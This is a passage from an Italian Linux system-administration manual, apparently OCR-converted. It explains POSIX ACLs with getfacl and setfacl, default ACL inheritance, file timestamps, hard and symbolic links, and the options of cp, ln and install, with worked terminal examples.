`other::`***permessi***	Dichiarazione dei permessi associati agli utenti che non vengono individuati in alcuna categoria particolare (questi permessi non sono filtrati dalla maschera ACL).

20.9.3 ACL in pratica

«

Se esistono i presupposti per usare le estensioni ACL POSIX (un kernel adatto e un file system compatibile, innestato con l'opzione '**`acl`**'), si possono fare delle prove per verificare la logica di questo sistema. Si crea inizialmente la directory '`/tmp/ACL/`' e ci si sposta al suo interno per comodità:

```
$ mkdir /tmp/ACL [Invio]

$ ls -l /tmp [Invio]
```

```
…
drwxr-xr-x    2 tizio    tizio     4096 2012-03-18 15:30 ACL
…
```

```
$ cd /tmp/ACL[Invio]
```

Da quanto mostrato, si comprende che si sta operando utilizzando l'utenza '**tizio**', appartenente al gruppo '**tizio**' (evidentemente si utilizza la gestione dei gruppi privati); inoltre, si comprende che la maschera dei permessi tradizionale ha il valore 0022_8, ma tanto vale controllare:

```
$ umask[Invio]

0022
```

Si crea un file vuoto e poi si verificano i permessi:

```
$ touch primo[Invio]

$ ls -l primo[Invio]

totale 0
-rw-r--r--    1 tizio    tizio       0 2012-03-18 15:36 primo
```

Con l'ausilio di '**getfacl**' si può vedere la descrizione dei permessi tradizionali in forma di ACL POSIX:

```
$ getfacl primo[Invio]

# file: primo
# owner: tizio
# group: tizio
user::rw-
group::r--
other::r--
```

Come si può osservare, le informazioni che si ottengono sono equivalenti alle solite che mostra il comando '**ls**', tradotte però secondo la forma che appare nella tabella 20.40.

Con l'ausilio di '**setfacl**' si aggiungono dei permessi particolari di accesso all'utente '**caio**':

```
$ setfacl -m user:caio:rw- primo[Invio]
```

Il comando, oltre che attribuire i permessi all'utente '**caio**', predispone in modo predefinito una maschera appropriata:

```
$ getfacl primo[Invio]

  # file: primo
  # owner: tizio
  # group: tizio
  user::rw-
  user:caio:rw-
  group::r--
  mask::rw-
  other::r--
```

Conviene osservare anche cosa mostra il comando '**ls**':

```
$ ls -l primo[Invio]

  -rw-rw-r--+   1 tizio    tizio      0 2012-03-18 15:36 primo
```

Come si vede, alla fine della stringa che esprime i permessi appare il segno '**+**', a indicare che sono presenti delle estensioni ACL e che il gruppo centrale di permessi è riferito alla maschera di queste estensioni e non più al gruppo proprietario.

A completamento dell'esempio si può aggiungere al file una voce riferita al gruppo '**sempronio**', a cui si vuole concedere di scrivere

e di eseguire il file:

```
$ setfacl -m group:sempronio:-wx primo[Invio]
```

Si può osservare che in condizioni normali, se non si specificano altre opzioni, la voce che rappresenta la maschera viene adattata in modo automatico:

```
$ getfacl primo[Invio]

  # file: primo
  # owner: tizio
  # group: tizio
  user::rw-
  user:caio:rw-
  group::r--
  group:sempronio:-wx
  mask::rwx
  other::r--
```

```
$ ls -l primo[Invio]

  -rw-rwxr--+   1 tizio    tizio      0 2012-03-18 15:36 primo
```

A questo punto si decide di intervenire direttamente sulla maschera, ma per farlo si può agire in due modi equivalenti:

```
$ setfacl -m mask::-w- primo[Invio]
```

Oppure:

```
$ chmod g=w primo[Invio]
```

Naturalmente, si può usare '**chmod**' anche per modificare i permessi associati all'utente proprietario o agli utenti che non sono individuabili in altri modi, così come si può usare '**setfacl**' con le voci '**user::*permessi***' e '**other::*permessi***'.

```
$ getfacl primo [Invio]

  # file: primo
  # owner: tizio
  # group: tizio
  user::rw-
  user:caio:rw-            #effective:-w-
  group::r--               #effective:---
  group:sempronio:-wx      #effective:-w-
  mask::-w-
  other::r--
```

A questo punto si vede che la maschera, ridotta al solo permesso di scrittura, interviene sui permessi «efficaci» associati all'utente '**caio**', al gruppo '**sempronio**' e agli utenti del gruppo proprietario. In base all'esempio, gli utenti del gruppo proprietario, avendo originariamente soltanto il permesso di lettura, dopo l'applicazione della maschera non hanno più alcun permesso di accesso.

Si osservi che l'adattamento automatico della maschera continua a persistere, nonostante la modifica manuale. Pertanto, se si aggiungono altri utenti e gruppi particolari, o se si interviene su quelli esistenti, la maschera viene aggiornata di conseguenza. Per evitarlo, quando si usa '**setfacl**' si aggiunge l'opzione '**-n**'.

Per cambiare i permessi di un utente o di un gruppo particolare basta impartire nuovamente il comando relativo, mentre per eliminare le voci di utenti e di gruppi particolari si usa l'opzione '**-x**' e non si specificano i permessi. Ecco come si eliminano le voci dell'utente '**caio**' e del gruppo '**sempronio**':

```
$ setfacl -x user:caio: primo [Invio]
```

```
$ setfacl -x group:sempronio: primo [Invio]

$ getfacl primo [Invio]

  # file: primo
  # owner: tizio
  # group: tizio
  user::rw-
  group::r--
  mask::r--
  other::r--
```

Se si elimina anche la maschera, il comando '**ls**' non mostra più la presenza di estensioni ACL POSIX:

```
$ setfacl -x mask:: primo [Invio]

$ ls -l primo [Invio]

  -rw-r--r--    1 tizio    tizio       0 2012-03-18 15:36 primo
```

20.9.4 Ereditarietà

I permessi con le estensioni ACL POSIX per le directory funzionano come per i file normali, con la differenza che è possibile stabilire delle voci predefinite.

Si inseriscono delle voci predefinite con l'opzione '**-d**' di '**setfacl**' e la prima volta vengono utilizzati anche i dati delle voci generali che appartengono già alla directory (utenti e gruppi particolari vengono ignorati). Per comprendere il meccanismo è necessario procedere con degli esempi, i quali continuano da quanto lasciato nella sezione precedente.

```
$ mkdir seconda [Invio]
```

Inizialmente, nulla di strano:

```
$ getfacl seconda [Invio]

  # file: seconda
  # owner: tizio
  # group: tizio
  user::rwx
  group::r-x
  other::r-x
```

Si aggiunge una voce relativa all'utente '**caio**', cui si concede anche di aggiungere e cancellare dei file:

```
$ setfacl -m user:caio:rwx seconda [Invio]

$ getfacl seconda [Invio]

  # file: seconda
  # owner: tizio
  # group: tizio
  user::rwx
  user:caio:rwx
  group::r-x
  mask::rwx
  other::r-x
```

Come già visto nella sezione precedente, la gestione delle estensioni ACL POSIX diventa attiva e si ottiene anche una maschera predefinita.

A questo punto si stabiliscono i permessi predefiniti, aggiungendo un altro utente particolare, che però può solo modificare e attraversare le directory:

```
$ setfacl -d -m user:mevio:-wx seconda [Invio]
```

```
$ getfacl seconda [Invio]

  # file: seconda
  # owner: tizio
  # group: tizio
  user::rwx
  user:caio:rwx
  group::r-x
  mask::rwx
  other::r-x
  default:user::rwx
  default:user:mevio:-wx
  default:group::r-x
  default:mask::rwx
  default:other::r-x
```

Come si vede, appaiono alla fine delle voci precedute dalla sigla '**default**'.

Per dare un senso alle voci predefinite, occorre creare qualcosa all'interno della directory in questione:

```
$ cd seconda [Invio]

$ touch terzo [Invio]

$ getfacl terzo [Invio]

  # file: terzo
  # owner: tizio
  # group: tizio
  user::rw-
  user:mevio:-wx  #effective:-w-
  group::r-x      #effective:r--
  mask::rw-
  other::r--
```

I permessi (estesi) che ha ottenuto il file '**terzo**' dipendono però da quelli che il file otterrebbe in mancanza delle estensioni ACL POSIX. In questo caso, in presenza di una maschera dei permessi 0022_8, trattandosi di un file, si otterrebbero permessi del tipo 0644_8, ovvero '**rw-r--r--**'. Da quanto ottenuto si intende che la maschera ACL non ne è influenzata.

Se si crea una directory, questa eredita anche le voci predefinite:

```
$ mkdir quarta[Invio]

$ getfacl quarta[Invio]

  # file: quarta
  # owner: tizio
  # group: tizio
  user::rwx
  user:mevio:-wx
  group::r-x
  mask::rwx
  other::r-x
  default:user::rwx
  default:user:mevio:-wx
  default:group::r-x
  default:mask::rwx
  default:other::r-x
```

Per eliminare le voci predefinite, si usa l'opzione '**-k**':

```
$ setfacl -k quarta[Invio]

$ getfacl quarta[Invio]
```

```
# file: quarta
# owner: tizio
# group: tizio
user::rwx
user:mevio:-wx
group::r-x
mask::rwx
other::r-x
```

20.10 Data

Tutti i file riportano tre indicazioni data-orario:

`ctime`	la data e l'ora di «creazione» (riferita all'inode): questa viene modificata in particolare quando si cambia lo stato del file (permessi e proprietà);
`mtime`	la data e l'ora di modifica: questa viene cambiata quando si modifica il contenuto del file;
`atime`	la data e l'ora di accesso: questa cambia quando si accede al file anche solo in lettura.

20.10.1 Utilizzo di «touch»

Il programma di servizio '**`touch`**'[21] cambia la data (si intende sia la data che l'ora) di accesso e di aggiornamento dei file:

`touch` [***opzioni***] ***file***...

Se non si specifica una data, viene utilizzata la data e l'ora ottenuta dall'orologio del sistema nel momento in cui viene eseguito il comando. Se si specificano file che non esistono, questi vengono creati vuoti.

Tabella 20.59. Alcune opzioni.

Opzione	Descrizione

`-a`
`--time=atime`
`--time=access`
`--time=use`
	Viene cambiata solo la data di accesso.

`-c` `--no-create`	Non vengono creati i file che non esistono.

`-m`
`--time=mtime`
`--time=modify`
	Cambia solo la data di aggiornamento.

`-r` *file_di_riferimento* `--file` *file_di_riferimento*	Riproduce gli stessi dati del file indicato.
`-t` [[*SS*] *AA*] *MMGGhhmm* [*.ss*]	Usa l'argomento (secolo, anno, mese, giorno, ore, minuti, secondi) invece di utilizzare la data corrente.

20.11 Copia e collegamento

«

La copia genera un altro file o un'altra directory, il collegamento genera un riferimento aggiuntivo agli stessi dati di origine: assomiglia

alla copia, ma rappresenta solo un modo per fare apparire la stessa cosa in più punti differenti.

Nei sistemi Unix i collegamenti sono molto importanti e vengono usati di frequente. Si distinguono due tipi di questi: collegamenti simbolici (*symbolic link*) e collegamenti fisici (*hard link*). Attraverso il collegamento fisico si creano dei riferimenti a dati esistenti in modo non distinguibile da quelli originali; i collegamenti simbolici sono dei file speciali e per questo distinguibili dai file originali.

A fianco del problema della copia di file (o di directory), cioè di entità virtuali per il contenimento dei dati, ci può essere il problema elementare (anche se complicato per l'utente) di trasferire dati attraverso i dispositivi in modo diretto (copia a basso livello).

20.11.1 Collegamenti simbolici

Si è accennato al fatto che i collegamenti simbolici sono dei file speciali, distinguibili dai file originali. Si creano normalmente utilizzando il programma '**ln**', con l'opzione '**-s**', come nell'esempio seguente:

```
$ ln -s /bin/sh ./sh[Invio]
```

Seguendo l'esempio, se si leggono le caratteristiche del file '`./sh`' attraverso '**ls**', si può notare l'indicazione esplicita del fatto che si tratta di un riferimento al file '`/bin/sh`' (il quale potrebbe essere un altro collegamento, ma questo adesso non è importante).

```
$ ls -l sh[Invio]

lrwxrwxrwx  1 tizio   tizio     7 Mar  2 10:16 sh -> /bin/sh
```

La lettera che appare all'inizio dei permessi, «l», indica esplicitamente che si tratta di un collegamento simbolico. Alla fine, viene indicato anche a chi punta il collegamento: '**`-> /bin/sh`**'.

Si può osservare inoltre che i permessi di un collegamento simbolico non esistono. Formalmente vengono mostrati come attivi tutti i permessi degli ultimi 9 bit (lettura, scrittura ed esecuzione per tutti gli utenti), perché quelli che contano sono in realtà i permessi del file (o della directory) cui effettivamente punta il collegamento simbolico.

L'esistenza dei collegamenti simbolici altera la logica normale della copia: ha senso copiare i file a cui i collegamenti puntano, o ha senso copiare i collegamenti? Solitamente si considera che la gestione dei collegamenti simbolici debba essere trasparente, come se questi non esistessero e si trattasse effettivamente dei file a cui loro puntano. Ma ciò vale fino a quando non si fa esplicitamente riferimento ai collegamenti in quanto tali.

20.11.2 Collegamenti fisici

«

La gestione dei collegamenti fisici è più seria, nel senso che deve essere riservata a situazioni di particolare necessità. Attraverso il collegamento fisico si creano dei riferimenti a dati esistenti in modo non distinguibile da quelli originali; in pratica, due o più voci nella stessa directory, o in directory differenti, possono puntare allo stesso file.

Quando si cancella un file, si elimina il riferimento al suo inode dalla directory che lo contiene formalmente. Quando un inode non ha più riferimenti, viene considerato libero e può essere riutilizzato per un altro file. In altre parole, se si utilizzano i collegamenti fisici, un

file viene cancellato effettivamente quando sono stati eliminati tutti i riferimenti a questo.

Per comprendere in pratica cosa accade, si può provare con gli esempi seguenti.

```
$ touch mio_file[Invio]

$ ls -l mio_file[Invio]


  -rw-rw-r--   1 tizio    tizio        0 Mar  2 10:48 mio_file
$ ln mio_file tuo_file[Invio]

$ ls -l mio_file tuo_file[Invio]

  -rw-rw-r--   2 tizio    tizio        0 Mar  2 10:48 mio_file
  -rw-rw-r--   2 tizio    tizio        0 Mar  2 10:48 tuo_file
```

Come si vede, con questa serie di operazioni si è giunti ad avere due file, apparentemente indipendenti, ma se viene modificato il contenuto di uno si vedono le modifiche anche nell'altro. Dal momento che i permessi e la proprietà dei file (UID e GID) sono informazioni contenute nell'inode, la modifica di questi si ripercuote su tutti i collegamenti.

Si può osservare il numero che appare dopo i permessi, due, che indica quanti riferimenti ha l'inode corrispondente. In pratica, quel numero indica quante voci puntano a quello stesso file. Non si può sapere facilmente quali siano gli altri riferimenti. Si può solo conoscere il numero dell'inode.

```
$ ls -l -i mio_file tuo_file[Invio]
```

```
270385 -rw-rw-r--  2 tizio  tizio    0 Mar  2 10:48 mio_file
270385 -rw-rw-r--  2 tizio  tizio    0 Mar  2 10:48 tuo_file
```

Come si vede, i due file hanno lo stesso inode (il numero che appare prima dei permessi), quindi **sono lo stesso file**.

20.11.3 Directory e collegamenti fisici

«

Ogni directory contiene due riferimenti convenzionali: uno a se stessa e uno alla directory genitrice (‘.’ e ‘..’). Si tratta di nomi di file a tutti gli effetti, i quali puntano agli inode della directory stessa e di quella precedente.

l’inode di una directory ha pertanto almeno due riferimenti: quello che serve a raggiungere la directory stessa, a partire dalla sua directory genitrice, e quello rappresentato dal punto singolo (la stessa directory).

Quando una directory ne contiene un’altra, allora il numero di riferimenti alla directory di partenza aumenta, perché la directory che si aggiunge ha un riferimento alla sua directory genitrice.

```
$ mkdir miadir[Invio]

$ ls -l -d -i miadir[Invio]

  157715 drwxrwxr-x  2 tizio  tizio  1024 Mar  2 11:22 miadir
```

L’esempio mostra semplicemente il riferimento alla directory ‘`miadir/`’ contenuto nella sua directory genitrice. Si può provare a leggere il contenuto della directory appena creata.

```
$ cd miadir[Invio]

$ ls -l -i -a miadir[Invio]
```

```
157715 drwxrwxr-x   2 tizio   tizio    1024 Mar  2 11:22 .
536615 drwxrwxr-x   3 tizio   tizio    3072 Mar  2 11:22 ..
```

Come si può osservare, il file indicato con un punto singolo (‘`.`’) ha lo stesso numero di inode della directory ‘`miadir/`’, cosa che spiega il motivo per cui una directory ha almeno due riferimenti (collegamenti fisici).

La directory genitrice, rappresentata dai due punti in sequenza (‘`..`’), ha tre riferimenti totali per il solo fatto che esiste questa directory (in pratica: i due riferimenti naturali, più questo, perché esiste questa directory).

Figura 20.66. Modello di esempio del comportamento dei collegamenti.



20.11.4 Errori comuni con i collegamenti simbolici

Quando si creano collegamenti fisici, gli argomenti del comando '**ln**' che rappresentano i file di origine, servono a individuare gli inode, a cui si vuole fare riferimento nella destinazione. Al contrario, quando si creano collegamenti simbolici, gli argomenti che rappresentano l'origine vengono trattati semplicemente come stringhe da riprodurre nei riferimenti della destinazione. Ignorando questo particolare, è facile fare degli errori senza comprenderne la ragione. Si osservino i comandi seguenti:

```
$ cd [Invio]

$ pwd [Invio]

  /home/tizio
$ mkdir prova [Invio]

$ cd prova [Invio]

$ pwd [Invio]

  /home/tizio/prova
$ ln -s /bin/* . [Invio]
```

Così facendo si creano dei collegamenti simbolici ai file e alle directory contenuti all'interno della directory '`/bin/`', con lo stesso nome che hanno nell'origine. Per esempio, il collegamento simbolico '`/home/tizio/prova/sh`' punta precisamente a '`/bin/sh`'. Si osservi invece la sequenza di comandi seguente:

```
$ cd /bin [Invio]
```

```
$ pwd [Invio]

  /bin

$ mkdir ~/prova [Invio]

$ ln -s * ~/prova [Invio]
```

Se si va nella directory '`~/prova/`', si può osservare che i collegamenti puntano invece a loro stessi; per esempio, '`~/prova/sh`' punta a '`sh`', ovvero a nulla che possa servire. Infatti, quando si dà il comando '**`ln -s * ~/prova`**', si ottiene l'espansione dell'asterisco nell'elenco dei nomi (file e directory) contenuti nella directory corrente, i quali vengono usati tali e quali per la preparazione dei collegamenti. Pertanto, nella destinazione i collegamenti puntano poi ai loro stessi nomi.

20.11.5 Utilizzo di «cp»

Il programma di servizio '**cp**'[22] (*copy*) copia i file:

```
cp [opzioni] origine destinazione
```

```
cp [opzioni] origine... directory
```

Se vengono specificati solo i nomi di due file, il primo viene copiato sul secondo, viene cioè generata una copia che ha il nome indicato come destinazione. Se il secondo nome indicato è una directory, il file viene copiato con lo stesso nome nella directory. Se vengono indicati più file, l'ultimo nome **deve** essere una directory e vengo-

no generate le copie di tutti i file nella directory di destinazione. In mancanza di opzioni particolari, le directory non vengono copiate.

Nell'uso di '**cp**' occorre fare attenzione, perché si possono sovrascrivere altri file senza ottenere alcun preavviso. Per ridurre le possibilità di errori, conviene creare un alias in modo che '**cp**' funzioni sempre con l'opzione '**-i**'. Se poi si ha la necessità di sovrascrivere i file di destinazione, si può utilizzare l'opzione '**-f**'.

Tabella 20.70. Alcune opzioni di '**cp**' nella versione GNU. Le opzioni evidenziate sono conformi allo standard POSIX.

Opzione	Descrizione
`-a` `--archive`	Equivalente a '**-dpR**', utile per l'archiviazione o comunque per la copia di collegamenti simbolici così come sono.
`-b` `--backup`	Mantiene delle copie di sicurezza dei file che vengono sovrascritti con la copia.
`-d` `--no-dereference`	Copia i collegamenti simbolici mantenendoli come tali, invece di copiare i file a cui i collegamenti si riferiscono.
`-f` `--force`	Sovrascrittura forzata dei file di destinazione.

Opzione	Descrizione
`-i` `--interactive`	Richiede una conferma per la sovrascrittura nel caso in cui esistano già dei file con i nomi uguali a quelli di destinazione della copia.
`-l` `--link`	Crea un collegamento fisico invece di copiare i file (non vale per le directory).
`-s` `--symbolic-link`	Crea un collegamento simbolico invece di copiare i file (non vale per le directory).

`-P`
`-d`
`--no-dereference`
	Copia i collegamenti simbolici come tali, invece di copiare i file a cui puntano.

`--parents`	Copia anche il percorso indicato nel file di origine.
`-p` `--preserve`	Mantiene le proprietà, le modalità dei permessi originali e le date originali.

Opzione	Descrizione
`-r`	Copia file e directory in modo ricorsivo (includendo le sottodirectory), considerando tutto ciò che non è una directory come un file normale. L'opzione '**`-r`**' è prevista dallo standard POSIX, ma viene considerata superata e candidata per l'eliminazione futura.

`-R`
 	
`--recursive`
	Copia file e directory in modo ricorsivo (includendo le sottodirectory).

`-S` ***suffisso_di_backup*** `--suffix=`***suffisso_di_backup***	Permette di definire il suffisso da utilizzare per le eventuali copie di sicurezza delle versioni precedenti. Se non viene specificato con questa opzione, si utilizza il simbolo contenuto nella variabile di ambiente ***SIMPLE_BACKUP_SUFFIX***. Se anche questa variabile non è stata predisposta, si utilizza il simbolo tilde ('**~**').

Opzione	Descrizione
`-V` ***tipo_di_backup*** `--version-control=`***tipo_di_backup***	Permette di definire esplicitamente il modo con cui gestire le copie di sicurezza delle versioni precedenti, quando si usa anche l'opzione '**`-b`**'. Per la precisione cambia il tipo di estensione che viene aggiunto ai file: con '**`t`**' o '**`numbered`**' le copie di sicurezza hanno un'estensione numerata; con '**`nil`**' o '**`existing`**' si mantengono le copie di sicurezza solo per i file che hanno già una o più copie di sicurezza numerate; con '**`never`**' o '**`simple`**' si ottiene una copia di sicurezza semplice, costituita da una sola copia. Se questa opzione non viene indicata, si prende in considerazione il valore della variabile di ambiente ***VERSION_CONTROL***.

Tabella 20.71. Variabili di ambiente

Variabile	Descrizione
`VERSION_CONTROL`	Permette di definire la modalità di gestione delle copie di sicurezza delle versioni precedenti in modo predefinito. I valori attribuibili a questa variabile sono gli stessi utilizzati come argomento dell'opzione '**`-V`**'.

Variabile	Descrizione
`SIMPLE_BACKUP_SUFFIX`	Definisce il simbolo da utilizzare come suffisso per i nomi dei file che rappresentano le copie di sicurezza.

Segue la descrizione di alcuni esempi.

- `$` **`cp -R /test/* ~/prova`** [*Invio*]

  Copia il contenuto della directory '`/test/`' in '`~/prova/`', copiando anche eventuali sottodirectory contenute in '`/test/`'.

- `$` **`cp -R /test ~/prova`** [*Invio*]

  Copia la directory '`/test/`' in '`~/prova/`' (attaccando '`test/`' a '`~/prova/`'), copiando anche eventuali sottodirectory contenute in '`/test/`'.

- `$` **`cp --parents aa/bb/cc miadir`** [*Invio*]

  Copia il file '`aa/bb/cc`' in modo da ottenere '`miadir/aa/bb/cc`'. Le directory intermedie, eventualmente mancanti, vengono create.

- `$` **`cp --no-dereference /test/* ~/prova`** [*Invio*]

  Copia il contenuto della directory '`/test/`' in '`~/prova/`', riproducendo i collegamenti simbolici così come sono nell'origine.

È molto importante comprendere la differenza tra le opzioni '**`-r`**' e '**`-R`**'. La seconda è quella che rappresenta meglio la ricorsività della copia, perché la prima tratta i file FIFO e alcuni file speciali come file normali. Per comprendere la cosa, si può procedere con l'esempio seguente, in cui si crea prima una directory, all'interno della quale si inserisce un file FIFO:

```
$ mkdir prova_1 [Invio]

$ mknod coda p [Invio]
```

In questo modo, si ottiene il file FIFO ‘`prova_1/coda`’. Volendo copiare la directory ‘`prova_1`’ in ‘`prova_2`’, includendo il file FIFO ‘`coda`’, si deve procedere nel modo seguente:

```
$ cp -R prova_1 prova_2 [Invio]
```

Al contrario, utilizzando l’opzione ‘**`-r`**’, la copia non si concluderebbe, perché questa resterebbe in attesa di dati dal file ‘`prova_1/coda`’, come se fosse un file normale, per generare un file ‘`prova_2/coda`’ (di tipo normale), con tale contenuto.

20.11.6 Utilizzo di «ln»

«

Il programma di servizio ‘**`ln`**’[23] (*link*) crea un collegamento tra file o tra directory:

```
ln [opzioni] origine destinazione
```

```
ln [opzioni] origine... directory
```

Se viene specificata un’origine e una destinazione, questa ultima diventa il nuovo collegamento che punta al nome indicato come origine (e può trattarsi anche di una directory). Se vengono specificati più nomi nell’origine, l’ultimo argomento deve essere una directory e si intende che al suo interno devono essere creati tanti collegamenti quanti sono i nomi indicati come origine. Se non viene

specificato diversamente attraverso le opzioni, vengono creati dei collegamenti fisici e non dei collegamenti simbolici.

Il programma '**ln**' utilizza le variabili di ambiente ***VERSION_CONTROL*** e ***SIMPLE_BACKUP_SUFFIX*** nello stesso modo di '**cp**'.

Tabella 20.72. Alcune opzioni della versione GNU di '**ln**'. Le opzioni conformi allo standard POSIX sono evidenziate.

Opzione	Descrizione

`-b`
`--backup`
`-f`
`--force`
`-i`
`--interactive`
`-S`
`--suffix`
`-V`
`--version-control`
	Queste opzioni funzionano nello stesso modo di '**cp**'.

`-s` `--symbolic-link`	Crea un collegamento simbolico invece di creare un collegamento fisico.

Opzione	Descrizione

`-d`
`-F`
`--directory`
	Permette all'utente '**`root`**' di creare un collegamento fisico per una directory, ma questa operazione potrebbe essere impedita poi dal kernel.

`-n` `--no-dereference`	Quando la destinazione corrisponde a un collegamento simbolico preesistente che punta verso una directory, il funzionamento normale prevederebbe la creazione del collegamento in quella directory. Usando questa opzione si intende evitare ciò, rimpiazzando quel collegamento simbolico. Per poter attuare in pratica la cosa, occorre anche utilizzare l'opzione '**`-f`**'.

Segue la descrizione di alcuni esempi.

- `$` **`ln -s /bin/ls ~/elenco`**[*Invio*]

  Crea il collegamento simbolico '`elenco`', all'interno della directory personale, il quale punta a '`/bin/ls`'. Eseguendo il file '`~/elenco`' si ottiene in pratica di eseguire il comando '**`ls`**'.

- `$` **`ln /bin/ls ~/elenco`**[*Invio*]

  Crea il collegamento fisico '`elenco`', all'interno della directory personale, il quale punta a '`/bin/ls`'. Eseguendo il file '**`~/elenco`**' si ottiene in pratica di eseguire il comando '**`ls`**'.

- `$` **`ln -s /bin/* ~/`**[*Invio*]

  Crea dei collegamenti simbolici all'interno della directory personale per tutti i file contenuti in '`/bin`'. Per ogni collega-

mento simbolico che viene creato, il percorso di questo risulta assoluto e inizia con '`/bin/`'.

- `$` **`cd /bin ; ln -s * ~/`** [*Invio*]

  In questo esempio, rispetto a quanto mostrato in quello precedente, il comando di creazione dei collegamenti simbolici viene dato nel momento in cui ci si trova nella directory '`/bin/`', in riferimento a tutti i file della stessa. Quello che si ottiene nella directory personale dell'utente è la creazione di collegamenti simbolici diretti a loro stessi e **perfettamente inutili**.

- `$` **`ln -s /bin ~/binari`** [*Invio*]

  Crea il collegamento simbolico '`~/binari`' alla directory '`/bin/`'. In questo modo, eseguendo '**`cd ~/binari`**' ci si ritrova in pratica in '`/bin/`'.

20.11.7 Utilizzo di «install»

Il programma di servizio '**`install`**'[24] copia i file attribuendo i permessi e le proprietà stabilite:

```
install [opzioni] origine... destinazione
```

```
install [opzioni] -d directory...
```

